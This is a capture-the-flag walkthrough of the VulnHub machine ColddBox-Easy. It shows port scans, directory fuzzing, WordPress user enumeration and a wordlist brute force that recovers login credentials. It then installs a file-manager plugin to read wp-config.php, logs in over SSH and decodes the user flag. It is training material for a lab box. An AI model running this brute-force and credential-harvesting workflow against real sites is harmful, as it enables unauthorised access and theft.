ColddBox-Easy

By Praveen Kumar Sharma

For me IP of the machine is : 192.168.122.248
Lets try pinging it

```
ping 192.168.122.248 -c 5

PING 192.168.122.248 (192.168.122.248) 56(84) bytes of data.
64 bytes from 192.168.122.248: icmp_seq=1 ttl=64 time=0.290 ms
64 bytes from 192.168.122.248: icmp_seq=2 ttl=64 time=0.448 ms
64 bytes from 192.168.122.248: icmp_seq=3 ttl=64 time=0.293 ms
64 bytes from 192.168.122.248: icmp_seq=4 ttl=64 time=0.438 ms
64 bytes from 192.168.122.248: icmp_seq=5 ttl=64 time=0.366 ms

--- 192.168.122.248 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4064ms
rtt min/avg/max/mdev = 0.290/0.367/0.448/0.067 ms
```

Alright, it up lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 192.168.122.248 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/ColddBox-Easy git:(main) (8.484s)
rustscan -a 192.168.122.248 --ulimit 5000
 ----------------------------------------
RustScan: Where scanning meets swagging. 😎

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 192.168.122.248:80
Open 192.168.122.248:4512
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-12 19:28 IST
Initiating Ping Scan at 19:28
Scanning 192.168.122.248 [2 ports]
Completed Ping Scan at 19:28, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:28
Completed Parallel DNS resolution of 1 host. at 19:28, 6.54s elapsed
DNS resolution of 1 IPs took 6.54s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:28
Scanning 192.168.122.248 [2 ports]
Discovered open port 80/tcp on 192.168.122.248
Discovered open port 4512/tcp on 192.168.122.248
Completed Connect Scan at 19:28, 0.00s elapsed (2 total ports)
Nmap scan report for 192.168.122.248
Host is up, received syn-ack (0.00050s latency).
Scanned at 2024-11-12 19:28:58 IST for 0s

PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
4512/tcp open  unknown syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.56 seconds
```

ⓘ Open Ports

PORT STATE SERVICE REASON
80/tcp open http syn-ack
4512/tcp open unknown syn-ack

Lets try an aggressive scan on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 80,4512 192.168.122.248 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/ColddBox-Easy git:(main)±4 (7.093s)
nmap -sC -sV -A -T5 -n -Pn -p 80,4512 192.168.122.248 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-11-12 19:30 IST
Nmap scan report for 192.168.122.248
Host is up (0.00040s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: ColddBox | One more machine
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-generator: WordPress 4.1.31
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.04 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-title: ColddBox | One more machine
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-generator: WordPress 4.1.31
4512/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
| 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Now, lets do directory fuzzing next

Directory Fuzzing

```
feroxbuster -u http://192.168.122.248 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
```

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/ColddBox-Easy git:(main)±1 (25.114s)
feroxbuster -u http://192.168.122.248 -w /usr/share/wordlists/dirb/common.txt -t 200 -r --scan-dir-listings
200      GET        0l        0w        0c http://192.168.122.248/wp-content/
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/user.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/category-template.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/post.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-phpass.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/feed-rss2-comments.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-wp-xmlrpc-server.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/comment.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/default-constants.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-wp-ajax-response.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/template-loader.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/ms-blogs.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-wp-walker.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-wp-editor.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-wp-image-editor-gd.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/cron.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/revision.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/kses.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/script-loader.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/class-oembed.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/media-template.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/ms-settings.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/update.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/rewrite.php
200      GET       43l       43w     1045c http://192.168.122.248/wp-includes/wlwmanifest.xml
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/shortcodes.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/widgets.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/default-filters.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/post-thumbnail-template.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/ms-default-filters.php
200      GET        0l        0w        0c http://192.168.122.248/wp-includes/atomlib.php
500      GET        0l        0w        0c http://192.168.122.248/wp-includes/ms-functions.php
```

So a lot of directory here u can look at the directories.txt for all of em if u like im just gonna point out that its just wordpress and that's about it

Moving on lets enumerate wordpress i guess

Wordpress Enumeration

```
wpscan --url http://192.168.122.248 --api-token APITOKEN --enumerate u
```

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 23
```

So im gonna focus on this user as we its the name of the box
Lets try to find its password

```
wpscan --url http://192.168.122.248/ --usernames c0ldd --passwords
/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt --
password-attack wp-login
```

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / 9876543210 Time: 00:00:12 <

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Tue Nov 12 19:55:56 2024
[+] Requests Done: 1396
[+] Cached Requests: 5
[+] Data Sent: 457.69 KB
[+] Data Received: 4.731 MB
[+] Memory used: 293.691 MB
[+] Elapsed time: 00:00:18
```

⚠ Wordpress Creds

```
Username : c0ldd
Password : 9876543210
```

Got it lets see this web application now

Web Application

So its says ths user's name here as well we ahve the login page here

CATEGORIES

No category

META


Log in

Entries RSS


Comments RSS

WordPress.org

Now lets click this




Now lets login as `c0ldd` with those creds




So should be pretty easy to get shell from here

Gaining Access


So i installed a plugin here called WP file manager



Lets explore the file system i guess



Lets grab wp-config.php
Just double click on the file to get this prompt



Lets save it and look at it

File: **wp-config.php**

```php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

Got the c0ldd's real password

⚠ User's Creds

Username : c0ldd
Password : cybersecurity

Lets ssh in,

```
~/Documents/Notes/Hands-on-Hacking/Vulnhub/ColddBox-Easy/CVE-2022-21661-PoC (1.593s)
ssh c0ldd@192.168.122.248 -p 4512
c0ldd@192.168.122.248's password:
```

```
c0ldd@ColddBox-Easy:~ (0.051s)
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Pueden actualizarse 133 paquetes.
92 actualizaciones son de seguridad.



c0ldd@ColddBox-Easy ~
```

Here is your user.txt

```
c0ldd@ColddBox-Easy ~ (0.013s)
ls -al

total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19  2020 .
drwxr-xr-x 3 root  root  4096 sep 24  2020 ..
-rw------- 1 c0ldd c0ldd    0 oct 19  2020 .bash_history
-rw-r--r-- 1 c0ldd c0ldd  220 sep 24  2020 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd    0 oct 14  2020 .bashrc
drwx------ 2 c0ldd c0ldd 4096 sep 24  2020 .cache
-rw-r--r-- 1 c0ldd c0ldd  655 sep 24  2020 .profile
-rw-r--r-- 1 c0ldd c0ldd    0 sep 24  2020 .sudo_as_admin_successful
-rw-rw---- 1 c0ldd c0ldd   53 sep 24  2020 user.txt
```


And here it is printed

```
c0ldd@ColddBox-Easy ~ (0.011s)
cat user.txt

RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Lets decode this

```
c0ldd@ColddBox-Easy ~ (0.012s)
echo RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ== | base64 -d

Felicidades, primer nivel conseguido!
```

Lets translate



